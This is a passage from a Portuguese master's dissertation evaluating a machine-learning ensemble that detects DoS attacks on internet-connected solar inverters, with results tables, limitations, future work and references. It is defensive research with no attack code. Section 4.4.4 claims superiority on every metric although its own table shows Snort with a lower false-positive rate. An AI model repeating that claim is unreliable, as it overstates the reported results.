

Figura 4.1: Curva ROC - SVM, Random Forest e Ensemble com FPR e Recall



Figura 4.2: Matrizes de confusão dos modelos no conjunto de teste (1.080 instâncias normais e 5.400 instâncias de ataque)

Após a normalização dos pesos pelo desempenho em F1-score no conjunto de validação, os pesos adaptativos da Equação 3.3 convergiram para $\alpha = 0{,}54$ (*Random Forest*) e $\beta = 0{,}46$ (SVM), com $\alpha + \beta = 1$. O maior peso atribuído ao *Random Forest* reflete sua maior capacidade discriminativa no contexto de ataques DoS sobre

tráfego Modbus/TCP.

4.4.2 QP-2: Impacto Operacional

A latência média de inferência do modelo combinado foi de 12,3 ms por janela de 1 segundo, com desvio padrão de 2,1 ms.

O *throughput* máximo sustentado de 15.000 janelas por segundo foi obtido processando lotes de até 200 janelas em paralelo, por meio de vetorização (*NumPy*) e paralelismo entre processos (*joblib*), o que explica a diferença entre a latência de uma única janela processada isoladamente e o *throughput* agregado do sistema em lote — limitado, nesse regime, pela interface de rede e não pelo processamento. O consumo de CPU no contêiner do inversor durante a execução do módulo de detecção em paralelo com a operação normal aumentou, em média, 23% em relação à linha de base, com picos de 35% durante ataques intensos. O consumo adicional de memória foi de aproximadamente 1,2 GB, referente à manutenção das estruturas de dados para as características temporais. Esses valores indicam viabilidade para implantação em sistemas embarcados de média capacidade; em inversores com menor poder computacional, pode ser necessário ajustar a frequência de amostragem ou adotar representações mais compactas das características.

4.4.3 QP-3: Robustez

Nos testes com perda de pacotes, o desempenho do modelo combinado manteve-se estável até 10% de perda, com acurácia superior a 97%. A partir de 12%, observou-se degradação gradual, chegando a 94% com 15% de perda, decorrente da perda de informações em janelas críticas. Na variação de carga legítima, não houve alteração significativa na taxa de detecção (variação inferior a 1%), indicando que o modelo não confunde flutuações operacionais normais com ataques.

Nos ataques de evasão, caracterizados pela aleatorização proposital de tamanho e intervalo de pacotes, o *recall* foi de 93,7% (Tabela 4.5), valor ligeiramente inferior aos 98,2% de *recall* obtidos com ataques convencionais (Tabela 4.4), enquanto a acurácia global sob evasão atingiu 94,1%, patamar ainda elevado para aplicação industrial. A análise da importância relativa das características revelou que a entropia dos endereços IP de origem e a relação SYN/ACK mantiveram poder discriminativo

mesmo sob evasão, ao passo que o tamanho médio dos pacotes perdeu relevância nesse cenário. Esses resultados confirmam a robustez do sistema diante de condições adversas e de tentativas de camuflagem do tráfego malicioso.

4.4.4 QP-4: Vantagem Comparativa

A Tabela 4.5 compara o desempenho do modelo combinado proposto com o Snort e o Zeek, considerando dois cenários sobre o mesmo conjunto de teste (configurações extremas de 50 threads e 300 segundos, não observadas durante o treinamento, conforme Seção 4.3.3): ataques sem evasão, como capturados originalmente, e ataques com evasão, nos quais o atacante aleatoriza deliberadamente o tamanho e o intervalo dos pacotes (Seção 4.4.3).

Tabela 4.5: Comparação com métodos tradicionais de detecção

Abordagem	**Acurácia (sem evasão))**	***Recall* (sem evasão)**	**Acurácia (com evasão)**	***Recall* (com evasão)**	**FPR (%)**
Snort	67,3%	65,1%	12,5%	10,2%	4,8
Zeek	78,9%	77,2%	45,2%	43,8%	12,3
Ensemble	**97,3%**	**98,2%**	**94,1%**	**93,7%**	**6,9**

O Snort, baseado em assinaturas, falha em detectar ataques que não correspondam exatamente a padrões pré-definidos, resultando em *recall* de apenas 10,2% para novos padrões. O Zeek, com análise estatística, apresenta melhor desempenho nesse cenário (43,8%), mas com FPR elevado (12,3%), o que implica elevada taxa de alarmes falsos. O modelo combinado SVM + *Random Forest* supera ambos em todas as métricas, especialmente na detecção de novos padrões, graças à capacidade de generalização dos classificadores de AM. A superioridade é estatisticamente significativa (teste de McNemar, $p < 0{,}01$), justificando a adoção da abordagem combinada proposta.

4.5 Síntese do Capítulo

Este capítulo apresentou a validação experimental da metodologia proposta, detalhando a configuração do ambiente, os procedimentos de coleta e análise de dados e os resultados obtidos. Os principais achados são sumarizados a seguir:

- O modelo combinado SVM + *Random Forest* atingiu 97,3% de acurácia na detecção de ataques DoS, com taxa de falsos positivos de 6,9%, atendendo plenamente aos requisitos operacionais definidos na QP-1.
- A sobrecarga introduzida pelo sistema de detecção é compatível com operação em tempo real, com latência média de 12,3 ms por janela de análise e aumento de consumo de CPU de 23% em relação à linha de base.
- O sistema mostrou-se robusto a perda de pacotes, variações de carga legítima e ataques de evasão, mantendo acurácia acima de 94% nos cenários mais adversos.
- A abordagem combinada superou significativamente os métodos tradicionais Snort e Zeek, especialmente na detecção de novos padrões de ataque (94,1% vs. 45,2% e 12,5%, respectivamente).

Esses resultados confirmam a eficácia e a aplicabilidade da solução proposta para a proteção de sistemas fotovoltaicos conectados à internet contra ataques de negação de serviço. As limitações identificadas, especialmente a restrição ao cenário de inversor único e ao tipo de ataque DoS, apontam direções concretas para trabalhos futuros.

Capítulo 5

Conclusão

5.1 Considerações Finais

Este trabalho apresentou o desenvolvimento e a validação experimental de um sistema integrado para detecção de ataques cibernéticos em sistemas fotovoltaicos conectados à internet. A principal contribuição reside na combinação dos classificadores SVM e *Random Forest* em um modelo de votação ponderada aplicado ao monitoramento do tráfego de rede de inversores conectados à internet, abordagem ainda pouco explorada no domínio da segurança de infraestruturas energéticas. Os resultados obtidos, descritos no Capítulo 4, permitem sintetizar as contribuições efetivas da pesquisa.

O modelo combinado SVM + *Random Forest* — com pesos adaptativos convergidos em $\alpha = 0{,}54$ para o *Random Forest* e $\beta = 0{,}46$ para o SVM, normalizados pelo F1-score na validação cruzada (conforme a Equação 3.3) — atingiu, no conjunto de teste, acurácia de 97,3%, conforme detalhado na Tabela 4.4. A superioridade do modelo combinado foi confirmada em todas as métricas avaliadas, justificando a escolha da abordagem de votação ponderada.

Em relação ao impacto operacional, a latência média de inferência foi de 12,3 ms por janela de análise, com aumento de consumo de CPU de 23% em relação à linha de base, com picos de 35% durante ataques intensos, indicando viabilidade para implantação em sistemas de minigeração distribuída. Em equipamentos com recursos mais limitados, ajustes na frequência de amostragem podem ser necessários para manter o desempenho operacional.

A robustez do sistema foi avaliada em três cenários adversos: perda de pacotes de até 15%, variação de carga legítima do inversor e ataques com evasão (tamanho e intervalo de pacotes aleatórios). A acurácia manteve-se acima de 97% para perdas de até 10%, degradando para 94% com 15% de perda. A variação de carga não alterou significativamente a detecção (variação inferior a 1%). Nos ataques de evasão — caracterizados pela aleatorização proposital de tamanho e intervalo de pacotes — o *recall* foi de 93,7% (Tabela 4.5), ligeiramente inferior aos 98,2% de *recall* obtidos com ataques convencionais (Tabela 4.4), enquanto a acurácia global sob evasão foi de 94,1%, ainda satisfatória para aplicação industrial. A análise de importância das características revelou que a entropia dos endereços IP de origem e a relação SYN/ACK mantiveram poder discriminativo mesmo sob evasão, ao passo que o tamanho médio dos pacotes perdeu relevância nesse cenário.

Na comparação com métodos tradicionais, o modelo combinado superou o Snort (detecção baseada em assinatura) e o Zeek (análise estatística) (Waleed; Jamali; Masood, 2022; Wilson, 2024) tanto em ataques conhecidos quanto em novos padrões. Para ataques não observados durante o treinamento, o modelo combinado alcançou acurácia de 94,1%, contra 12,5% do Snort e 45,2% do Zeek, conforme a Tabela 4.5. A taxa de falsos positivos do modelo combinado (6,9%) ficou entre a do Snort (4,8%) e a do Zeek (12,3%), representando um equilíbrio adequado entre sensibilidade e especificidade. Esses resultados confirmam a vantagem dos classificadores de Aprendizagem de Máquina para detectar variações em ataques não predefinidos, respondendo à QP-4.

Vale ressaltar que todos os experimentos foram conduzidos em ambiente virtualizado e controlado, com tráfego sintético gerado por algoritmos baseados em padrões documentados na literatura. Embora a configuração tenha buscado reproduzir fielmente um sistema real de minigeração distribuída de menor potência, a generalização dos resultados para outros cenários (como parques com múltiplos inversores ou inversores com recursos computacionais distintos) depende de validações adicionais.

5.2 Limitações da Pesquisa

Embora os resultados sejam promissores, algumas limitações devem ser consideradas na interpretação dos achados.

Validade interna. O uso de um inversor virtualizado pode não reproduzir todos os comportamentos temporais de um equipamento real, especialmente no que diz respeito a latências e buffers de comunicação. No entanto, a parametrização do OpenEMS baseou-se em especificações de equipamentos comerciais, minimizando esse viés. A geração de ataques por algoritmo próprio, ainda que baseada na literatura, pode não abranger toda a diversidade de ataques reais; a introdução de variações aleatórias nos testes de evasão buscou ampliar o espectro avaliado. Adicionalmente, como os IPs de origem dos ataques simulados são gerados por `random.randint` dentro de um intervalo fixo (192.168.1.0/24), a robustez discriminativa observada na entropia de Shannon dos IPs de origem pode refletir, em parte, uma característica específica do gerador sintético utilizado, e não necessariamente um padrão universalmente presente em ataques DDoS reais com *IP spoofing*. A validação dessa *feature* sobre tráfego de ataque real ou gerado por ferramentas distintas (ex.: hping3, LOIC) constitui direção relevante de trabalho futuro.

Validade externa. Os experimentos limitaram-se a um cenário de minigeração distribuída com inversor único (100 kW, extremo inferior da faixa de 75 kW–5 MW). A escalabilidade para sistemas com múltiplos inversores e tráfego mais heterogêneo não foi testada, constituindo direção prioritária para trabalhos futuros. Além disso, apenas ataques DoS foram considerados; outras classes de ataque (como injeção de comandos Modbus e adulteração de dados de geração) não foram abordadas neste trabalho, embora a metodologia possa ser estendida a esses cenários.

Validade de conclusão. A otimização de hiperparâmetros favoreceu os modelos propostos; no entanto, os métodos tradicionais também foram configurados segundo boas práticas (regras atualizadas para o Snort e limiares ajustados para o Zeek), buscando uma comparação justa entre as abordagens.

5.3 Trabalhos Futuros

A partir dos resultados obtidos e das limitações identificadas, propõem-se as seguintes extensões para investigações posteriores, todas fundamentadas no trabalho realizado e com potencial de aplicação a curto ou médio prazo.

5.3.1 Validação em Hardware Real

A validação do sistema em ambiente com hardware real de inversor fotovoltaico constitui o passo imediato mais relevante. Isso permitiria verificar se latências, buffers de comunicação e o comportamento temporal do equipamento físico afetam o desempenho da detecção, além de expor o sistema a condições operacionais não simuladas, como ruído elétrico e flutuações reais de irradiância. Para tanto, seria necessário adaptar o módulo de captura para interfaces físicas (como Ethernet ou serial) e integrar o classificador a um dispositivo de borda com recursos computacionais limitados, avaliando se ajustes na frequência de amostragem são suficientes para manter o desempenho.

5.3.2 Expansão do Conjunto de Ataques

A expansão do conjunto de ataques simulados para incluir outras categorias relevantes a sistemas fotovoltaicos (como injeção de comandos Modbus maliciosos, adulteração de medidas de sensores e ataques de repetição) permitiria avaliar a generalidade da metodologia. As características atualmente extraídas, baseadas em estatísticas de tráfego, podem não ser suficientes para detectar essas ameaças; seria necessário incorporar a análise de *payload* e a correlação com variáveis de processo, como verificar se um comando de alteração de potência é consistente com as condições ambientais. A infraestrutura de captura e rotulação desenvolvida neste trabalho pode ser estendida diretamente para abranger esses novos cenários.

5.3.3 Mecanismo de Resposta Automatizada

O desenvolvimento de um mecanismo de resposta automatizada constitui outra direção promissora. A resposta poderia incluir o bloqueio seletivo de tráfego por meio de regras de *firewall* dinâmicas, bem como a redução controlada da potência

do inversor em caso de ataque severo, garantindo a segurança do sistema elétrico. Para isso, seria necessário integrar o módulo de detecção a um controlador lógico programável (CLP) ou a um SCADA, respeitando as restrições de tempo real. A latência média de 12,3 ms observada nos experimentos indica que é factível acionar respostas em tempo hábil sem comprometer a operação normal.

5.3.4 Extensão para Classificação Multiestado via Lógica Fuzzy

Conforme registrado na Seção 3.2, a camada de decisão foi implementada nesta dissertação apenas na forma binária. Sua extensão para quatro categorias de severidade por meio de lógica *fuzzy* (Zadeh, 1965) constitui direção promissora, descrita a seguir:

- **Normal:** o sistema opera dentro dos parâmetros esperados, sem indícios de anomalia ou comprometimento;
- **Anomalia Leve:** anomalias detectadas no sistema físico, como problemas em módulos, cabos ou conexões, indicando disfunções de *hardware* ou infraestrutura sem evidência de origem cibernética;
- **Ataque Cibernético:** tentativas de comprometimento identificadas nos fluxos de rede, como padrões suspeitos de comunicação ou volumes anômalos de requisições Modbus;
- **Incidente Crítico:** combinação simultânea de falha operacional e ataque cibernético, indicando cenário de risco elevado que exige ação imediata e coordenada.

A base de regras *fuzzy* permitiria distinguir, por exemplo, se um desvio na potência de saída decorre de uma falha física ou de um ataque cibernético, refinando a tomada de decisão e reduzindo falsos positivos.

5.3.5 Portabilidade para Outros Componentes

Por fim, a aplicação da mesma metodologia a outros componentes da infraestrutura de energia (como medidores inteligentes e estações de recarga de veículos

elétricos) poderia demonstrar a portabilidade da abordagem. A arquitetura proposta, baseada em extração de características temporais de tráfego e classificação por votação ponderada entre SVM e *Random Forest*, é independente do protocolo específico, desde que as características pertinentes a cada contexto sejam adaptadas. Trabalhos futuros poderiam explorar essa adaptação, aproveitando os algoritmos e procedimentos já desenvolvidos.

Síntese das Contribuições

Em síntese, as contribuições deste trabalho abrangem a implementação e a validação de um sistema de detecção de ataques DoS para inversores fotovoltaicos conectados à internet, fundamentado nos classificadores SVM e *Random Forest*, e a comparação quantitativa com métodos tradicionais baseados em assinaturas e análise estatística. Esses resultados estabelecem uma base sólida para avanços subsequentes na segurança cibernética de sistemas de energia renovável, em um cenário em que a digitalização crescente dos inversores amplia continuamente a superfície de ataque e a necessidade de soluções de monitoramento proativas.

Referências

ALMEIDA, E. S. d. **Estudo de viabilidade técnica e econômica de sistema fotovoltaico híbrido com baterias na configuração grid zero**. 2024. Trabalho de Conclusão de Curso – Universidade Federal do Amazonas, Manaus. Disponível em: http://riu.ufam.edu.br/handle/prefix/8392.

ASSOCIAÇÃO BRASILEIRA DE NORMAS TÉCNICAS. **NBR 16274: Sistemas fotovoltaicos conectados à rede — Requisitos mínimos para documentação, ensaios de comissionamento, inspeção e avaliação de desempenho**. Rio de Janeiro, 2014. Acesso em: 10 set. 2024.

BAO, K. *et al.* Advanced Persistent Threats on Consumer Energy Resources in Decentralized Energy Systems. *In:* PROCEEDINGS of the ACM International Conference on Future and Sustainable Energy Systems. [*S. l.: s. n.*], 2025. Disponível em: https://publikationen.bibliothek.kit.edu/1000183929.

BENGIO, Y.; GOODFELLOW, I.; COURVILLE, A. **Deep Learning**. Cambridge: MIT Press, 2016.

BERGSTRA, J.; BENGIO, Y. Random Search for Hyper-Parameter Optimization. *In:* JOURNAL of Machine Learning Research. [*S. l.: s. n.*], 2012. v. 13, p. 281–305. Disponível em: https://jmlr.org/papers/volume13/bergstra12a/bergstra12a.pdf.

BISHOP, C. M. **Pattern Recognition and Machine Learning**. New York: Springer, 2006. Disponível em: https://www.microsoft.com/en-us/research/wp-content/uploads/2006/01/Bishop-Pattern-Recognition-and-Machine-Learning-2006.pdf.

BITDEFENDER. **Solarman Platform Vulnerability**. [*S. l.*], 2024. Disponível em: https://blogapp.bitdefender.com/labs/content/files/2024/08/Bitdefender-PReport-solarman-creat7907.pdf. Acesso em: 15 out. 2024.

BORGE-DIEZ, D.; ROSALES-ASENSIO, E. (ed.). **Sustainable Energy Planning in Smart Grids**. Amsterdam: Elsevier, 2023. ISBN 978-0-443-14154-6. DOI: 10.1016/C2022-0-03135-4. Disponível em: https://www.sciencedirect.com/book/edited-volume/9780443141546/sustainable-energy-planning-in-smart-grids.

BRASIL. Lei nº 14.300, de 6 de janeiro de 2022. Estabelece o marco legal da microgeração e minigeração distribuída, o Sistema de Compensação de Energia Elétrica e o Programa de Energia Renovável Social. português. **Diário Oficial da União**, Brasília, DF, 6 jan. 2022. Publicada no DOU de 6.1.2022, Edição Extra, Seção 1, página 1. Disponível em: https://www.planalto.gov.br/ccivil_03/_ato2019-2022/2022/lei/l14300.htm. Acesso em: 15 out. 2024.

BREIMAN, L. Random Forests. **Machine Learning**, Springer, v. 45, n. 1, p. 5–32, out. 2001. ISSN 1573-0565. DOI: 10.1023/A:1010933404324. Disponível em: https://doi.org/10.1023/A:1010933404324.

CARVALHO, D. P. d. *et al.* Métodos de diagnóstico de falhas para arranjos fotovoltaicos. *In:* ANAIS do VII Congresso Brasileiro de Energia Solar. Gramado, RS: [*s. n.*], 2018. p. 1–10. Disponível em: https://anaiscbens.emnuvens.com.br/cbens/article/view/217.

CHAWLA, N. V. *et al.* SMOTE: Synthetic Minority Over-sampling Technique. **Journal of Artificial Intelligence Research**, v. 16, p. 321–357, 2002. DOI: 10.1613/jair.953.

COPPOLINO, L. *et al.* My Smart Home is Under Attack. *In:* PROCEEDINGS of the 2015 IEEE 18th International Conference on Computational Science and Engineering (CSE).Porto, Portugal. [*S. l.: s. n.*], 2015. p. 145–151. DOI: 10.1109/CSE.2015.28. Disponível em: https://search.isc.ac/dl/search/defaultta.aspx?DTC=49&DC=3722392.

CORTES, C.; VAPNIK, V. Support-Vector Networks. **Machine Learning**, Springer, v. 20, n. 3, p. 273–297, set. 1995. ISSN 1573-0565. DOI: 10.1007/BF00994018. Disponível em: https://doi.org/10.1007/BF00994018. Acesso em: 6 jun. 2026.

CRUZ, L. d. S. **Implementação de Ambiente de Confiança Zero para Redes Industriais: Desafios e Soluções em Aplicações de Sistemas de Controle Industrial**. 2024. f. 74. Dissertação (Mestrado em Informática) – Universidade Federal da Paraíba, João Pessoa. Centro de Informática (CI/UFPB). Disponível em: https://repositorio.ufpb.br/jspui/bitstream/123456789/32109/1/LucasDaSilvaCruz_Dissert.pdf. Acesso em: 15 jan. 2026.

CYBERSECURITY AND INFRASTRUCTURE SECURITY AGENCY. **Cybersecurity Advisories — Enphase Envoy**. [*S. l.*], 2023. Disponível em: https://www.cisa.gov/news-events/ics-advisories/icsa-23-171-01. Acesso em: 15 out. 2024.

DARK READING. **Details of Attack on Electric Utility Emerge**. [*S. l.*], 2019. Disponível em: https://www.darkreading.com/cyberattacks-data-breaches/details-of-attack-on-electric-utility-emerge. Acesso em: 15 out. 2024.

DELAREA, S.; OREN, Y. Practical, Low-Cost Fault Injection Attacks on Personal Smart Devices. **Applied Sciences**, v. 12, n. 1, p. 417, 2022. Disponível em: https://www.mdpi.com/2076-3417/12/1/417.

DIAS, R. O papel das energias renováveis no cumprimento dos ODS: oportunidades e desafios. **RECIMA21 — Revista Científica Multidisciplinar**, v. 5, n. 1, e514845, 2024. Disponível em: https://recima21.com.br/index.php/recima21/article/view/4845.

DOULIGERIS, C.; MITROKOTSA, A. DDoS Attacks and Defense Mechanisms: A Classification. *In:* PROCEEDINGS of the 3rd International Symposium on Information Assurance and Security. [*S. l.*]: IEEE, 2007. p. 135–142. DOI: 10.1109/IAS.2007.83. Disponível em: https://alexandria.unisg.ch/entities/publication/4ceba9e9-716f-46ce-9a25-3e7965e208b2.

DUMAN, O. *et al.* Modeling Supply Chain Attacks in IEC 61850 Substations. *In:* PROCEEDINGS of the 2019 IEEE International Conference on Communications, Control, and Computing Technologies for Smart Grids. [*S. l.: s. n.*], 2019. p. 1–6. Disponível em: https://ieeexplore.ieee.org/document/8909818.

DUTCH INSTITUTE FOR VULNERABILITY DISCLOSURE. **DIVD-2024-00011 — Six Vulnerabilities in Enphase IQ Gateway Devices**. [*S. l.*], 2024. Disponível em: https://csirt.divd.nl/cases/DIVD-2024-00011/. Acesso em: 15 out. 2024.

EUROPEAN COMMISSION. **EU Cybersecurity Risk Evaluation and Scenarios for the Telecommunications and Electricity Sectors**. [*S. l.*], 2023. Disponível em: https://ec.europa.eu/newsroom/dae/redirection/document/107357. Acesso em: 15 out. 2024.

FAWCETT, T. An Introduction to ROC Analysis. **Pattern Recognition Letters**, v. 27, n. 8, p. 861–874, 2006. DOI: 10.1016/j.patrec.2005.10.010.

GONÇALVES, F. R. C.; JÚNIOR, P. V. A Internet das Coisas em Sistemas de Geração Fotovoltaica. Portuguese. **Revista Científica Semana Acadêmica**, Fortaleza, CE, v. 11, n. 234, 2023. ISSN 2236-6717. DOI: 10.35265/2236-6717-234-12615. Disponível em: https://semanaacademica.org.br/system/files/artigos/118_artigo_pv_revista_corrigido_0_1.pdf.

INTERNATIONAL ENERGY AGENCY. **Renewable Energy Market Update — June 2023**. [*S. l.*], 2023. Disponível em: https://www.iea.org/reports/renewable-energy-market-update-june-2023.

JAN, S. *et al.* Toward a Lightweight Intrusion Detection System for the Internet of Things. **IEEE Open Access**, v. 7, p. 42450–42471, 2019. Disponível em: https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=8675917.

JONES, C. B.; DARBALI-ZAMORA, R. Artificial Neural Network and Peer-to-Peer Communications at the Grid-Edge to Mitigate Cyber Attacks on Distributed Photovoltaic Inverters. *In:* PROCEEDINGS of the 2023 IEEE 50th Photovoltaic Specialists Conference. [*S. l.: s. n.*], 2023. p. 1–8. Disponível em: https://ieeexplore.ieee.org/document/10360077.

KALOGIROU, S. A. (ed.). **McEvoy's Handbook of Photovoltaics: Fundamentals and Applications**. 3. ed. Amsterdam: Academic Press, 2017. ISBN 978-0-12-809921-6. DOI: 10.1016/C2015-0-01840-8. Disponível em: https://www.sciencedirect.com/book/edited-volume/9780128099216/mcevoys-handbook-of-photovoltaics.

KANDASAMY, N. K. Prosumer Site Power Interruption Attacks: Exploiting the Reactive Power Control Feature in Smart Inverters. **IET Generation, Transmission and Distribution**, v. 14, n. 23, p. 5372–5380, 2020. Disponível em: https://ietresearch.onlinelibrary.wiley.com/doi/10.1049/iet-gtd.2020.0318.

LAL, N. *et al.* Essential System Services in Grids Dominated by Renewable Energy. **arXiv preprint**, 2021. arXiv:2105.13534. Disponível em: https://arxiv.org/abs/2105.13534.

LITTLE, R. J. A.; RUBIN, D. B. **Statistical Analysis with Missing Data**. 3. ed. Hoboken, NJ: John Wiley & Sons, 2019. ISBN 978-0-470-52679-8.

LIU, X. *et al.* Cyber Attacks Against the Economic Operation of Power Systems: A Fast Solution. **IEEE Transactions on Smart Grid**, v. 8, n. 3, p. 1023–1025, 2017. Disponível em: https://ieeexplore.ieee.org/document/7731227.

MECHEV, S.; STANEVA, E.; RACHEV, M. Cybersecurity Problems and Solutions in Operating Systems of Mobile Communications Devices. **Information and Security**, v. 47, n. 3, p. 300–305, 2020. Disponível em: https://isij.eu/system/files/download-count/2023-01/4721_deauthentication_wireless_networks.pdf.

MENDES, B. E. S. **Projeto e implantação de sistema de arrefecimento para melhoria da eficiência energética de um sistema de geração fotovoltaica com supervisão online**. 2021. Diss. (Mestrado) – Instituto Federal de Goiás, Goiânia. Disponível em: https://repositorio.ifg.edu.br/bitstream/prefix/859/1/disserta%C3%A7%C3%A3o_Breno%20Eduardo%20Silva%20Mendes.pdf.

MESQUITA, M. d. O.; ALMEIDA, E. C. Análise de defeitos em inversores fotovoltaicos e seus impactos na confiabilidade de sistemas de geração distribuída. **RevistaFT**, v. 29, n. 141, out. 2024. Publicado em 04 dez. 2024. DOI: 10.69849/revistaft/ch10202411301148. Disponível em: https://revistaft.com.br/analise-de-defeitos-em-inversores-fotovoltaicos-eseus-impactos-na-confiabilidade-de-sistemas-de-geracao-distribuida/.

MIRKOVIC, J.; REIHER, P. A Taxonomy of DDoS Attack and DDoS Defense Mechanisms. **ACM SIGCOMM Computer Communication Review**, v. 34, n. 2, p. 39–53, 2004. DOI: 10.1145/997150.997156. Disponível em: https://www.princeton.edu/~rblee/ELE572Papers/Fall04Readings/DDoSmirkovic.pdf.

MITCHELL, T. M. **Machine Learning**. New York: McGraw-Hill, 1997.

MOUSTAFA, N.; SLAY, J. UNSW-NB15: A Comprehensive Data Set for Network Intrusion Detection Systems (UNSW-NB15 Network Data Set). *In:* 2015 Military Communications and Information Systems Conference (MilCIS). Canberra, Australia: IEEE, nov. 2015. p. 1–6. DOI: 10.1109/MilCIS.2015.7348942. Disponível em: https://ieeexplore.ieee.org/document/7348942.

MOUSTAFA, N.; TURNBULL, B.; CHOO, K.-K. R. An Ensemble Intrusion Detection Technique Based on Proposed Statistical Flow Features for Protecting Network Traffic of Internet of Things. **IEEE Internet of Things Journal**, v. 6, n. 3, p. 4815–4830, 2019. Disponível em: https://ieeexplore.ieee.org/document/8470090.

MUSTAFA, R. J. *et al.* Environmental Impacts on the Performance of Solar Photovoltaic Systems. **Sustainability**, v. 12, n. 2, p. 608, 2020. Disponível em: https://www.mdpi.com/2071-1050/12/2/608.

NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY. **Cybersecurity for Smart Inverters Guidelines for Residential and Light Commercial Solar Energy Systems**. [*S. l.*], 2024. Disponível em: https://csrc.nist.gov/pubs/ir/8498/ipd.

RAHMAN, A.; MUSTAFA, G. *et al.* Launch of Denial of Service Attacks on the Modbus/TCP Protocol and Development of Its Protection Mechanisms. **International Journal of Critical Infrastructure Protection**, Elsevier, v. 39, p. 100568, 2022. DOI: 10.1016/j.ijcip.2022.100568.

RIJKSINSPECTIE DIGITALE INFRASTRUCTUUR. **Omvormers kunnen storing veroorzaken en zijn vaak makkelijk te hacken**. [*S. l.*], 2023. Disponível em: https://www.rdi.nl/actueel/nieuws/2023/05/30/omvormers-kunnen-storing-veroorzaken-en-zijn-vaak-makkelijk-te-hacken. Acesso em: 15 out. 2024.

RUEDISUELI, F. *et al.* **Cenários e medidas para instalações de energia solar resilientes a ciberataques**. [*S. l.*], 2024. Disponível em: https://topsectorenergie.nl/documents/1241/2024-Secura-Publicatieversie-Scenarios_en_Maatregelen_Cyberweerbare_Zonnestroo_vqXh809.pdf. Acesso em: 26 out. 2024.

RUSSELL, S.; NORVIG, P. **Inteligência Artificial**. 3. ed. Rio de Janeiro: Elsevier, 2010.

SANTOS, V. *et al.* A segurança cibernética no setor elétrico da União Europeia: uma análise da trajetória da regulação e das estratégias de superação de fragilidades. **Textos para Discussão**, n. 1, 2021. Disponível em: https://www.gesel.ie.ufrj.br/app/webroot/files/publications/41_TDSE%2099.pdf.

SHAH, T.; VENKATESAN, S. A Method to Secure IoT Devices Against Botnet Attacks. *In:* INTERNATIONAL Conference on Security, Privacy and Anonymity in Computation, Communication and Storage. [*S. l.: s. n.*], 2019. p. 28–42. Disponível em: https://link.springer.com/chapter/10.1007/978-3-030-23357-0_3.

SHANNON, C. E. A Mathematical Theory of Communication. **Bell System Technical Journal**, v. 27, n. 4, p. 623–656, 1948. DOI: 10.1002/j.1538-7305.1948.tb00917.x. Disponível em: https://doi.org/10.1002/j.1538-7305.1948.tb00917.x.

SILVA, C. B. d. *et al.* Uma Análise Comparativa das Técnicas de Machine Learning: Regressão Logística, Árvores de Decisão, Random Forest e SVM. **Apoena Revista Eletrônica**, Salvador, v. 7, p. 501–511, 2023.

